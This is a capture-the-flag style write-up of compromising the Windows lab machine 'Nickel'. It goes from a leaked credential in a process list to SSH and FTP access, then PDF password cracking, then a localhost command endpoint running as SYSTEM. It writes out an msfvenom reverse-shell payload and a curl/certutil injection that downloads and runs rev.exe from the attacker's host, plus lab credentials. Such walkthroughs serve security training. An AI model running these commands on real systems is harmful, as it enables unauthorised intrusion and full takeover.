Nickel
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Nickel exposes a DevOps Dashboard whose source code reveals three endpoints on port 33333. One of them,list-running-procs, answered with a POST, leaks the command line of a process holding base64 credentials (endpoint info disclosure). Decoded (NowiseSloopTheory139), they open SSH asariah. Over FTP we grab a password-protected PDF, crack it withjohn(ariah4168) (password-protected PDF cracking), and inside we find a command endpoint only reachable from localhost that runs asSYSTEM. We invoke it withcurlto download and run a binary (command injection) and land as SYSTEM.
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. The full sweep returns many ports; the ones that matter:
ping -c 1 192.168.195.99
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.195.99
PORT STATE SERVICE
21/tcp open ftp
22/tcp open ssh
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3389/tcp open ms-wbt-server
8089/tcp open http
33333/tcp open httpnmap -p21,22,135,139,445,3389,8089,33333 -sCV 192.168.195.99 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp FileZilla ftpd 0.9.60 beta
22/tcp open ssh OpenSSH for_Windows_8.1 (protocol 2.0)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds?
3389/tcp open ms-wbt-server Microsoft Terminal Services
8089/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
33333/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)FTP, SSH, the usual Windows services and two odd HTTP ports (8089 and 33333) served by HTTPAPI (Windows' HTTP.sys stack, not a regular IIS). That's where the interest is.
HTTP - TCP 8089

Port 8089 serves a DevOps Dashboard with three buttons: List Current Deployments, List Running Processes and List Active Nodes.
The source code shows each button is a form pointing to port 33333, at three different endpoints:

<form action='http://.../33333/list-current-deployments' method='GET'>
<form action='http://.../33333/list-running-procs' method='GET'>
<form action='http://.../33333/list-active-nodes' method='GET'>
Exploitation
Credential disclosure via the list-running-procs endpoint
The interesting endpoint is list-running-procs: it lists processes, and a process can carry credentials on its command line. A GET won't do ("Cannot GET"), and a bare POST returns an HTTP 411 (missing Content-Length). With the header added, the endpoint responds and dumps the process list (endpoint info disclosure):
curl http://192.168.195.99:33333/list-running-procs
curl -X POST http://192.168.195.99:33333/list-running-procs
curl -X POST http://192.168.195.99:33333/list-running-procs -H 'Content-Length: 10'
name : cmd.exe
commandline : cmd.exe C:\windows\system32\DevTasks.exe --deploy C:\work\dev.yaml
--user ariah -p "Tm93aXNlU2xvb3BUaGVvcnkxMzkK" --server nickel-dev --protocol sshA process launches DevTasks.exe passing --user ariah -p "...". The password is base64:
echo -n 'Tm93aXNlU2xvb3BUaGVvcnkxMzkK' | base64 -dNowiseSloopTheory139SSH as ariah
Those credentials open the SSH session:
ssh ariah@192.168.195.99Local
type Desktop\local.txt && whoami && ipconfig && hostname
7879c22996c242a0fc2d854dc6117012
nickel\ariah
Post-exploitation
FTP: a password-protected PDF
The same credential pair works for the FTP, where a single file is waiting, Infrastructure.pdf:
ftp 192.168.195.99
# get Infrastructure.pdf
Opening it prompts for a password:

Infrastructure.pdf
Password required
This document is password protected. Please enter a password.
[                    ]   [ Submit ]
Cracking the PDF
We extract the PDF hash with pdf2john and break it with john and rockyou (password-protected PDF cracking):
pdf2john Infrastructure.pdf > hash
john --wordlist=/usr/share/wordlists/rockyou.txt hash
ariah4168 (Infrastructure.pdf)With the password ariah4168 the PDF opens and contains some Infrastructure Notes. The key line:

Temporary Command endpoint: http://nickel/?
Backup system: http://nickel-backup/backup
NAS: http://corp-nas/files
Privilege escalation
Localhost command endpoint as SYSTEM
That Command endpoint (http://nickel/?) didn't show up in the external scan: it listens on localhost only. We already have an SSH session, so we query it from inside. The syntax is http://localhost/?<cmd>, and a dev-api answers. A whoami confirms it runs as nt authority\system:
curl localhost/?whoami
ariah@NICKEL C:\Users\ariah>curl localhost/nickel/?whoami
<!doctype html><html><body>Incorrect Parameter</body></html>
ariah@NICKEL C:\Users\ariah>curl localhost/?whoami
<!doctype html><html><body>dev-api started at 2025-12-07T05:30:22
        <pre>nt authority\system
</pre>
</body></html>
With execution as SYSTEM, we use certutil to download a reverse shell and run it (command injection). The URL is passed URL-encoded as the parameter:
msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.45.174 LPORT=445 -f exe -o rev.exe
python3 -m http.server 8080
We start Penelope, which will receive the connection on 445:
penelope
(Penelope)> listeners add -p 445
curl localhost/?certutil.exe%20-f%20-urlcache%20-split%20http://192.168.45.174:8080/rev.exe%20C:\Windows\Temp\rev.exe;C:\Windows\Temp\rev.exe
ariah@NICKEL C:\Users\ariah>curl localhost/?certutil.exe%20-f%20...
<!doctype html><html><body>dev-api started at 2025-12-07T05:30:22
        <pre>****  Online  ****
  0000  ...
  1e00
CertUtil: -URLCache command completed successfully.
</pre>

192.168.195.99 - - [21/Jan/2026 20:16:51] "GET /rev.exe HTTP/1.1" 200 -

(Penelope)> listeners add -p 445
[+] Got reverse shell from NICKEL~192.168.195.99-Microsoft_Windows_10_Pro-x64-based_PC  Assigned SessionID <1>
C:\Windows\system32>whoami
nt authority\system
certutil downloads and runs rev.exe in the same request (the ; chains both commands), and Penelope catches the callback already as nt authority\system.
Root (Proof)
type proof.txt && whoami && ipconfig && hostname
22de94aa84a68f6f2505a8d2c1a316e2
nt authority\system
Attack chain
HTTP (8089)  --  DevOps Dashboard -> endpoints on :33333
        │  POST list-running-procs (Content-Length) -> proc with base64 creds
        │  base64 -d -> NowiseSloopTheory139
        ▼
ariah (SSH)  (local.txt)
        │  FTP -> password-protected Infrastructure.pdf
        │  pdf2john + john -> ariah4168 -> PDF reveals localhost endpoint
        │  curl localhost/?<cmd>  (dev-api = SYSTEM)
        │  certutil downloads and runs rev.exe
        ▼
nt authority\system  (proof.txt)
Lessons learned
- The source code gives away the hidden API. The 8089 dashboard did nothing on its own; its HTML pointed at the real endpoints on 33333. Reading source saves blind fuzzing.
- Process command lines are a secret store. Passing
-p "<pass>"to a binary leaves the credential visible to anyone who can list processes, and here an endpoint served it up. Base64 is not encryption, just encoding. - A protected PDF is a crackable hash.
pdf2john+johnturns "password-protected document" into a dictionary problem, and here the password was in rockyou. - A localhost-only service isn't secure by virtue of that. The command endpoint ran as SYSTEM and trusted the local origin; the moment we had a shell, that trust became a direct escalation.